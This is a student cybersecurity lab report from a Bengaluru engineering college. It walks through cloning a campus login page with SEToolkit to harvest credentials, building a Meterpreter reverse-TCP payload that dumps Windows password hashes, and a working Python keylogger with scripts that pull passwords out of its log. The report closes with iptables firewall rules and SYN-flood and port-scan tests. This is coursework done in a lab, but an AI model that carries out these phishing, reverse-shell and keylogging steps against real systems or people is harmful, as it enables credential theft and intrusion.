

**VISVESVARAYA TECHNOLOGICAL UNIVERSITY**  
“JnanaSangama”, Belgaum -590014, Karnataka.



**CYBER SECURITY  
LAB REPORT**  
on

**‘Cybersecurity Attacks Performed’**

*Submitted by*

**Rajdeep B(1BM22IC045)**

*Under the Guidance of*  
**Prof. Manjula M**  
**Associate Professor, BMSCE**

*in partial fulfillment for the award of the degree of*  
**BACHELOR OF ENGINEERING**  
*in*  
**COMPUTER SCIENCE AND ENGINEERING(IOT and Cybersecurity  
including Blockchain)**



**B.M.S. COLLEGE OF ENGINEERING**  
(Autonomous Institution under VTU)  
**BENGALURU-560019**  
**September-2024 to January-2025**

## LAB1:

We started our lab session by installing Oracle Virtual Box. After that we installed and configured kali linux and windows xp on our respective systems by following steps.

### Installing Kali Linux:

1. **Download Kali Linux ISO:** Visit the [official Kali Linux website](#) and download the ISO file.
2. **Start Installation:** Select "Install" or "Graphical Install" from the boot menu.
3. **Configure Installation Settings:** Choose your preferred language, keyboard layout, and time zone.
4. **Partition Disk:** Choose a partitioning method. You can select "Guided - Use Entire Disk" for a simple setup.
5. **Set Up User Account:** Enter a username, password, and set up the system hostname.
6. **Install GRUB Bootloader:** Install GRUB to the primary drive when prompted.

### Installing Windows XP on VirtualBox (Short Version):

1. **Download Windows XP ISO:** Get the ISO file or use a physical disc.
2. **Create Virtual Machine:**
  - Open VirtualBox, click New, name it, and select "Windows XP".
  - Allocate at least 512 MB RAM.
  - Create a virtual hard disk (at least 10 GB).
3. **Load ISO:**
  - In Settings, under Storage, attach the Windows XP ISO.
4. **Start Installation:** Boot the VM and follow the Windows XP setup prompts.
5. **Partition and Format:** Choose to create and format a partition using NTFS.
6. **Complete Setup:** Enter user details, product key, and finish the installation.
7. **Install Guest Additions:** For better performance, install VirtualBox Guest Additions.

## LAB 2: Site cloning via setoolkit

### SETOOLKIT

SEToolkit is a tool designed for social engineering, enabling attacks through multiple vectors. In this lab, we used the web attack vectors to deceive users. Here's how it works:

- 1) When a user mistakenly believes they are on a legitimate website and inputs their credentials, the tool captures and sends them to the attacker's system.
- 2) Afterward, it redirects the user to the real website, making it difficult for the victim to realize they've been compromised.

To execute this lab, I launched Kali Linux and entered the following command:

- sudo setoolkit

```
 _M***Bd_ ZMM***YMM MMU***MMY***YMM
 _M_ "Y_ MM_ ?_ P?_ MM_ ?_
 MM_ MM_ MM_ d_ MM_ MM_ MM_
 YMM_ MM_ MM_ MM_ MM_ MM_ MM_
 ._ MM_ MM_ Y_ ._ MM_ MM_ MM_ MM_
 M_ dM_ MM_ MM_ M_ MM_ MM_ MM_
 P?Ymmnd_ ,JMMmmmmMM_ ,JMML_ MM

[—] The Social-Engineer Toolkit (SET)
[—] Created by: David Kennedy (ReL1K)
[—] Version: 1.9.0.1
[—] Codename: 'Maverick'
[—] Follow us on Twitter: @RistrettoSec
[—] Follow me on Twitter: @HackingDave
[—] Homepage: https://www.trustedsec.com
[—] Welcome to the Social-Engineer Toolkit (SET),
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the Penesters Framework (PTF)
visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Credential Harvester Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) OAuth Credential Harvester Attack Vectors
9) PowerShell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.
```

- Select 1) Social-Engineering Attacks
- 2) Website Attack vectors
- 3) Credential Harvester Attack Method
- 2) Site cloner

Then type the ip address of Kali (eg. 10.0.0.24).

In next step, provide the url of the site you want to clone(eg. r)

Now type the same ip address of kali in the firefox. You'll get the following:

**Student Sign In**

login into BMSCE campus

USN

 Enter USN

Password

[Forgot password?](#) Enter your password**Sign In**If any queries or issues kindly contact  
[campus@bmsce.ac.in](mailto:campus@bmsce.ac.in)

Now enter the credentials. The data will be displayed in the kali terminal as follows:

```
kali㉿kali: ~          WEBSITE
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.24]:
10.0.0.24
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://webcampus.bmsce.in/student

[*] Cloning the website: https://webcampus.bmsce.in/student
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.0.24 - - [30/Dec/2024 13:03:33] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: usn=1bm22ic012
POSSIBLE PASSWORD FIELD FOUND: password=hello+attacker
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

campus@bmsce.ac.in
```

**LAB 5: Capture and analyze network traffic for a simulated Advanced Persistent Threat (APT). Reconstruct the attack timeline using network forensic tools like Wireshark, NetworkMiner, Snort.**

Social Engineering attacker: meterpreter

1. sudo setoolkit
2. 1) Social Engineering Attack
3. 3) Infectious Media Generator
4. 2) Standard Metasploit Executable
5. 2) Windows Reverse\_TCP Meterpreter and send back to attacker
6. IP address of the host(eg. 192.168.198.66)
7. Enter the port for reverse listener: 4444
8. Create a listener right now: Yes


```
kali@kali: ~
root@kali: ~
9) Download/Run your Own Executable      Downloads an executable and runs it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 10.0.0.32
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/..
set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]: yes
[*] Launching Metasploit.. This could take a few. Be patient! Or else no shells for you..
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

-----.
.' ##### ;."
---,. ;@          @@` ; .---,..
." @@@@@',.'@@    @@@@@',.'@@@ ".
```

9. Sessions
10. New terminal: sudo service apache2 start
11. Now go to Windows xp
12. In new terminal window in kali sudo su to go to root.
13. Then type cd /root: to get into root
14. ls -all: to check if .set exists
15. Type the lhost ip address to windowsxp

16. cp .set/payload.exe /var/www/html/sk.exe



```
root@kali: ~
kali@kali: ~
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[(kali㉿kali)-~]
$ sudo service apache2 start
[sudo] password for kali:

[(kali㉿kali)-~]
$ sudo su
[(root㉿kali)-~/home/kali]
# cd /root


[(root㉿kali)-~]
# cp .set/payload.exe /var/www/html/sk.exe
cp: cannot create regular file '/var/www/html/sk.exe': No such file or directory

[(root㉿kali)-~]
# cp .set/payload.exe /var/www/html/sk.exe


[(root㉿kali)-~]
#
```

17. Ls .set: to check if payload exist

18. Append sk.exe in windows xp ip address



19. In kali terminal type sessions to see active session
20. Sessions -i 1: to use the 1st session
21. Getuid
22. Sysinfo
23. Hashdump



The screenshot shows a terminal window with two tabs. The left tab is titled 'kali@kali: ~' and the right tab is titled 'root@kali: ~'. Below the tabs, the number '1)' is displayed. The terminal output is as follows:

```
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWSXP\Administrator
meterpreter > sysinfo
Computer       : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > hashdump
Administrator:500:a46139feaaf2b9f117306d272a9441bb:6597d9fe8469e21d840e2cbff8d43c
8b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:fa50e7873d4e4eaf692bca4f2927608d:a1df7add09a8d1e6254bdc0628a47
f1b:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:1c05febb597f2e6e6c6245eb9d
ea7ed8:::
meterpreter >
```

24. screenshot : to take the screenshot of the victim.

## **LAB 7: Develop a custom keylogger in Python to capture keyboard inputs, and discuss ethical implications and countermeasures to detect such tools.**

Open kali linux terminal and perform the following:

1. python3 –version
2. sudo apt install python3-pip
3. sudo apt install python3-pynput
4. nano keylogger.py
5. Write this code into the script writer

```
from pynput.keyboard import Key, Listener
log_file = "key_log.txt"
shift_pressed = False

def log_key(key):
    global shift_pressed
    try:
        with open(log_file, "a") as file:
            if key == Key.space:
                file.write(" ")
            elif key == Key.enter:
                file.write("\n")
            elif key == Key.backspace:
                file.write("[BACKSPACE]")
            elif key == Key.tab:
                file.write("[TAB]")
            elif key == Key.shift or key == Key.shift_r:
                shift_pressed = True
            elif key == Key.shift or key == Key.shift_r:
                shift_pressed = False
            else:
                char = str(key).replace("'", "")
                if shift_pressed and len(char) == 1:
                    file.write(char.upper())
                else:
                    file.write(char)
    except Exception as e:
```

```

pass

def on_press(key):
    log_key(key)

def on_release(key):
    if key == Key.esc:
        print("Keylogger stopped (Esc key pressed).")
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()

```

```

kali@kali: ~
kali@kali: ~
kali@kali: ~

GNU nano 8.1
<Import pyinput
from pyinput.keyboard import Listener
import logging>
# Set up logging to save keystrokes to a file
log_file = "keylog.txt"

# Configure Logging Format
logging.basicConfig(filename=log_file, level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    try:
        # Log the key that was pressed
        logging.info(str(key))
    except Exception as e:
        logging.error(f"Error logging key: {e}")

# Start listening to keyboard inputs
with Listener(on_press=on_press) as listener:
    listener.join()from pyinput.keyboard import Key, Listener

# File to store logs
log_file = "key_log.txt"

def write_to_file(key):
    try:
        with open(log_file, "a") as f:
            k = str(key).replace("'", "")
            if k == "Key.space":
                f.write(" ")
            elif k == "Key.enter":
                f.write("\n")
    except Exception as e:
        logging.error(f"Error writing to file: {e}")


```

1. CTRL+O to save.
2. CTRL+X to exit
3. python3 keylogger.py & : to start capturing
4. cat key\_log.txt: to display keystroke captured

The screenshot shows a Kali Linux desktop environment. In the top taskbar, there are four terminal windows labeled 'kali@kali: ~'. The fourth terminal window is active and displays the command `cat key\_log.txt` followed by its output. The output contains various keystrokes, including 'Student Sign In', 'ello there i am atia', and 'ello this is my al'. Below the terminal, a web browser window is open to a login page titled 'Student Sign In'. The page has fields for 'User Name' and 'Password', a 'Forgot password?' link, and a 'Sign In' button. At the bottom of the browser window, it says 'If any queries or issues kindly contact campus@bmsce.ac.in'.

```

kali@kali: ~
$ python3 key.py &
[1] 5123
(kali@kali) [~]
$ cat key_log.txt
s ux Key.shift|[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]aux Key.shift| grep eyelogger[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]ey[BACKSPACE][BACKSPACE][BACKSPACE]keylogger.py
at keykey.shift.log.txt
ill [BACKSPACE]9 3276
ello there i am atia
at key[SHIFT].log.txt5[BACKSPACE] sign into BMSCE campus
ello this is my al[BACKSPACE][BACKSPACE]y name where atiacat key[SHIFT].log.txt
ey.escpython3 key.py [SHIFT]6
BACKSPACE][BACKSPACE]Key.caps_lockKey.caps_lock11bbmm222iicc001122[BACKSPACE]hheelllloo Key.caps_lockKey.caps_lockaattttacckke
rrccaattt kkeeyy[SHIFT]llogg..txogg
(kali@kali) [~]
$ [REDACTED]

```

5. Press esc to exit.

## Ethical Implications of Keyloggers

- Unauthorized Use:** Installing without consent is illegal and unethical.
- Consent:** Only use with explicit permission (e.g., testing, corporate monitoring).
- Data Sensitivity:** Avoid capturing sensitive information; delete logs promptly.
- Misuse:** Can be exploited for harm; share responsibly.

## Countermeasures

- Behavioral Checks:** Identify unusual files/processes (e.g., `key_log.txt`).
- Anti-Malware:** Use antivirus to detect and remove keyloggers.
- File Monitoring:** Use tools like `tail` or `lsof` to trace logs.
- Permissions:** Limit admin/root access for scripts.
- Encryption:** Encrypt keystrokes to block capture.
- Training:** Educate on phishing and malicious software.

To extract any particular thing from `key_log.txt` file:

```
import re

def extract_from_file(file_name, pattern):
    with open(file_name, "r") as file:
        content = file.read()
    matches = re.findall(pattern, content)
    return matches

file_name = input("Enter the file name: ")
pattern = input("Enter the regex pattern to search for: ")
matches = extract_from_file(file_name, pattern)

if matches:
    print(f"Found {len(matches)} matches:")
    for match in matches:
        print(match)
else:
    print("No matches found.")
```

### For specific searching:

```
def extract_credentials(file_name):
    with open(file_name, 'r') as file:
        content = file.read()
    usernames = [word for word in content.split() if "username" in word]
    passwords = [word for word in content.split() if "password" in word]
```

```
return usernames, passwords

usernames, passwords = extract_credentials('key_log.txt')

print("Usernames:", usernames)

print("Passwords:", passwords)
```

## **Configure a firewall using iptables on a Linux system, write rules to filter traffic, and test its effectiveness against various network attacks.**

Iptables is a command line utility in Linux that is a very powerful tool to control the incoming, outgoing, and forwarded network traffic on a Linux system by defining rules based on IP addresses, ports, and protocols.


STEPS:

1. sudo iptables -L -v -n  
(This command lists all the iptables rules with detailed information (**-v**) and displays IPs and ports numerically (**-n**) instead of resolving them to names.)
2. Clear all existing rules to start fresh.  
sudo iptables -F; sudo iptables -X; sudo iptables -t nat -F; sudo iptables -t nat -X
  
1. Sudo service apache2 start
2. sudo a2enmod ssl: This is necessary to test the firewall for HTTPS traffic (port 443), which requires SSL support.
3. sudo service apache2 restart
4. sudo iptables -P INPUT DROP
5. sudo iptables -P FORWARD DROP
6. sudo iptables -P OUTPUT ACCEPT
7. sudo iptables -A INPUT -i lo -j ACCEPT
8. sudo iptables -A OUTPUT -o lo -j ACCEPT
9. sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
10. sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
11. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
12. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

13. sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
14. sudo iptables -A INPUT -p tcp --dport 22 -m limit --limit 3/min --limit-burst 3 -j ACCEPT

#### TESTING THE FIREWALL RULES:

1. In the kali where these rules are set up open a terminal
2. Sudo service apache2 start
3. Go to Kali clone and type the ip address of kali in firefox.



Testing ssh

In kali clone's terminal type

```
ssh user@<Kali_Victim_IP> eg.(ssh kali@10.0.0.32)
```

A screenshot of a terminal window with a dark background. The title bar says 'kali@kali: ~'. The terminal output shows three consecutive failed SSH connection attempts to the IP address 10.0.0.32 on port 22, with each attempt resulting in a 'Connection refused' error. The terminal prompt is '(kali㉿kali)-[~]\$'.

For ICMP

```
└─(kali㉿kali)-[~]
$ ping 10.0.0.32
PING 10.0.0.32 (10.0.0.32) 56(84) bytes of data.
^C
--- 10.0.0.32 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4082ms
```

Scan the open ports using nmap

```
└─(kali㉿kali)-[~]
$ nmap -sS 10.0.0.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 01:11 EST
Nmap scan report for 10.0.0.32
Host is up (0.0014s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    closed ssh
80/tcp    open  http
443/tcp   open  https
MAC Address: 08:00:27:A9:8F:DB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 17.55 seconds

└─(kali㉿kali)-[~]
```

#### Section 4: Testing against Network Attacks (Optional)

12. 1. Simulating SYN Flood Attack:

Use `hping3` or a similar tool:

1. In kali clone , sudo apt install hping3
2. sudo hping3 -S -p 80 -i u1000 <Kali\_Victim\_IP>

A screenshot of a Kali Linux terminal window titled "kali@kali: ~". The terminal shows a sequence of SYN packets being transmitted to an IP address of 10.0.0.32. The output is as follows:

```
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41483 win=64240 rtt=15.3
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41484 win=64240 rtt=13.7
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41485 win=64240 rtt=11.5
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41486 win=64240 rtt=18.5
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41487 win=64240 rtt=9.4
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41488 win=64240 rtt=7.6
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41489 win=64240 rtt=6.3
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41490 win=64240 rtt=10.0
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41491 win=64240 rtt=17.1
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41492 win=64240 rtt=16.1
ms
len=46 ip=10.0.0.32 ttl=64 DF id=0 sport=80 flags=SA seq=41493 win=64240 rtt=11.2
ms
```

In kali system where firewall rules are setup type in terminal

sudo iptables -A INPUT -p tcp --syn -m limit --limit 1/s -j ACCEPT (to mitigate dos attack and synflood attack)

For preventing port scanning

1. sudo iptables -N PORTSCAN
2. sudo iptables -A PORTSCAN -p tcp --syn -m recent --name portscan --rcheck --seconds 60 --hitcount 5 -j DROP # Drop port scans
3. sudo iptables -A PORTSCAN -p tcp --syn -m recent --name portscan --set
4. sudo iptables -A INPUT -p tcp --syn -j PORTSCAN
5. After this in kali clone check using nmap

A screenshot of a Kali Linux terminal window showing the results of an nmap scan. The command run was \$ nmap -sS 10.0.0.32. The output shows:


```
(kali㉿kali)-[~]
$ nmap -sS 10.0.0.32
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 01:32 EST
Warning: 10.0.0.32 giving up on port because retransmission cap hit (10).
```

#### . Allow Traffic on a Specific Port:

- o Write an iptables rule to allow traffic on port 8080 (commonly used for web applications).
  - o Test by starting a web server on port 8080 and accessing it from another machine.

In kali terminal:

1. sudo iptables -A INPUT -p tcp --dport 8080 -j ACCEPT
2. python3 -m http.server 8080
3. Now go to kali clone and in its firefox type 10.0.0.32:8080



### Task: Block Traffic from a Specific IP

1. sudo iptables -A INPUT -s 10.0.0.23(kali clone ip) -j DROP
2. Go back to kali clone terminal and try to ping the ip. (Expected output no ping)

```
(kali㉿kali)-[~]
$ ping 10.0.0.32
PING 10.0.0.32 (10.0.0.32) 56(84) bytes of data.
^C
--- 10.0.0.32 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 7157ms
```

### Task 3: Create a Custom Chain for Logging

**Objective:** Create a custom chain called LOGGING and set up a rule to log dropped packets.

1. sudo iptables -N LOGGING
2. sudo iptables -A LOGGING -j LOG --log-prefix "Dropped Packet: " --log-level 4
3. sudo iptables -A INPUT -j LOGGING

## Task 4: Restrict Outgoing SSH Connections

**Objective:** Configure iptables to only allow outgoing SSH connections to a specific IP address (e.g., 192.168.1.10).

**Steps:**

**Allow outgoing SSH traffic to 192.168.1.10:**

bash

Copy code

